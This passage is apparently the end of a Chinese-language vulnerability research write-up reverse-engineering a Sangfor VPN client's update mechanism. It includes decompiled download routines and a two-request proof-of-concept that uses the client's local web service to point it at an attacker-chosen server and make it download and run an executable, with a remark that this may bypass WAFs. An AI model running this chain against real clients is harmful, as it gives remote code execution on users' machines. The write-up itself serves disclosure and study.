"POST /por/login_auth.csp?type=cs&cli=ssl&language=en_US&rnd=4709140&encrypt=1&newauth=2 HTTP/1.1" 404 -
code 404, message File not found
"GET /com/WindowsModule.xml HTTP/1.1" 404 -
"POST /com/win/XXXUD.exe HTTP/1.1" 200 -
```

经过测试发现其会去主动下载该EXE并替换原XXXUD.exe文件，接着执行打开：

```
else
{
    strncpy(fileName, "C:\\WINDOWS\\Temp\\SangforUD.exe", 0x103u);
```

```

    }
}
else
{
    CloseHandle(hObject);
    hObject = 0;
    DeleteFileA(lpFileName);
}
v18 = atoi(v26 + 272);
v9 = strlen(v26 + 144);
v6 = strlen(v26 + 336);
if ( !sub_10022970(v18, (char *)v26 + 336, v6, (int)(v26 + 144), v9) )
    return 0;
v17 = sub_10021350(-1, lpFileName, "/com/win/SangforUD.exe", 0, 0);
v16 = sub_10022800(v17, 0x7530u);

```

```

DWORD *__cdecl sub_10021350(int a1, int a2, int a3, int a4, int a5)
{
    _DWORD *v6; // eax
    _DWORD *v7; // eax
    _DWORD *v8; // [esp+50h] [ebp-3Ch]
    void *v9; // [esp+64h] [ebp-28h]
    uintptr_t v10; // [esp+74h] [ebp-18h]
    int v11; // [esp+80h] [ebp-Ch] BYREF
    int v12; // [esp+84h] [ebp-8h] BYREF
    int v13; // [esp+88h] [ebp-4h] BYREF

    if ( a1 == -1 && !a2 || !a3 )
        return 0;
    v13 = 0;
    v12 = 0;
    v11 = 0;
    if ( sub_100218A0(a3, &v13, &v12, &v11) )

```

```

__cdecl sub_100218A0(const CHAR *lpszObjectName, HINTERNET *a2, HINTERNET *a3, HINTERNET *a4)
{
    _DWORD *v4; // eax
    _DWORD *v6; // eax
    _DWORD *v7; // eax
    _DWORD *v8; // eax
    char *v9; // eax
    DWORD v10; // [esp-4h] [ebp-94h]
    DWORD LastError; // [esp-4h] [ebp-94h]
    char *v12; // [esp-4h] [ebp-94h]
    int v13; // [esp+7Ch] [ebp-14h] BYREF
    int v14; // [esp+80h] [ebp-10h]
    LPCSTR lpszAcceptTypes[2]; // [esp+84h] [ebp-Ch] BYREF
    int Buffer; // [esp+8Ch] [ebp-4h] BYREF

    if ( lpszObjectName )
    {
        if ( pszFirst )
        {
            *a2 = 0;
            *a3 = 0;
            *a4 = 0;
            *a2 = InternetOpenA("SangforCS", 0, 0, 0, 0);
            if ( *a2 )
            {
                Buffer = 120000;
                InternetSetOptionA(*a2, 2u, &Buffer, 4u);
                InternetSetOptionA(*a2, 5u, &Buffer, 4u);
                InternetSetOptionA(*a2, 7u, &Buffer, 4u);
                InternetSetOptionA(*a2, 6u, &Buffer, 4u);
                *a3 = InternetConnectA(*a2, &pszFirst, nServerPort, &szPassword, &szPassword, 3u, 0, 0);

```

```

if ( *a3 )
{
    lpzAcceptTypes[1] = (LPCSTR)-2067787776;
    lpzAcceptTypes[0] = 0;
    *a4 = HttpOpenRequestA(*a3, "POST", lpzObjectName, 0, 0, lpzAcceptTypes, 0x84C01000, 0);
    if ( *a4 )
    {
        v14 = sub_100231F0();
        v13 = 0;
        if ( sub_10023260(&pszFirst, (int)"http=", (int)&v13) == 1 && !v13 )
        {
            v12 = (char *)sub_10008410(v14);
            v9 = (char *)sub_100083F0(v14);
            sub_10021820(*a4, v9, v12);
        }
    }
}

```

就这样我成功发现了一条RCE链：

```

1 | // 改变VPN客户端服务的IP地址和端口
2 | https://127.0.0.1:54530/?op=InitECAgent&arg=172.20.10.3 443
3 | // 让VPN客户端发起下载更新，并执行更新文件
4 | https://127.0.0.1:54530/?op=UpdateControls&arg=BEFORELOGIN

```

## 文末

我在真实逆向过程中踩了很多坑，也由于自身缺少逆向经验和强有力的水准，只能模拟黑盒的经验和套路带入到逆向中。

虽然这只是一次逆向挖掘模拟，但在这过程中我掌握了之前黑盒所无法知晓的细节，并且对比黑、白盒的过程和结果，会发现逆向侧最后实际的PoC根本不需要 `/ECAgent/` 目录，`arg1` 参数也变成了 `arg` 参数，并且RCE链的请求，从原本的3条请求变成了2条请求。（也许可以Bypass一些WAF）

最后我将这类漏洞称之为Web2Pwn，也就是基于Web通道达到应用侧（非Web）漏洞触发的目的。例如你可以通过HTTP服务访问触发执行CreateProcess函数，亦或者通过HTTP服务访问触发溢出漏洞。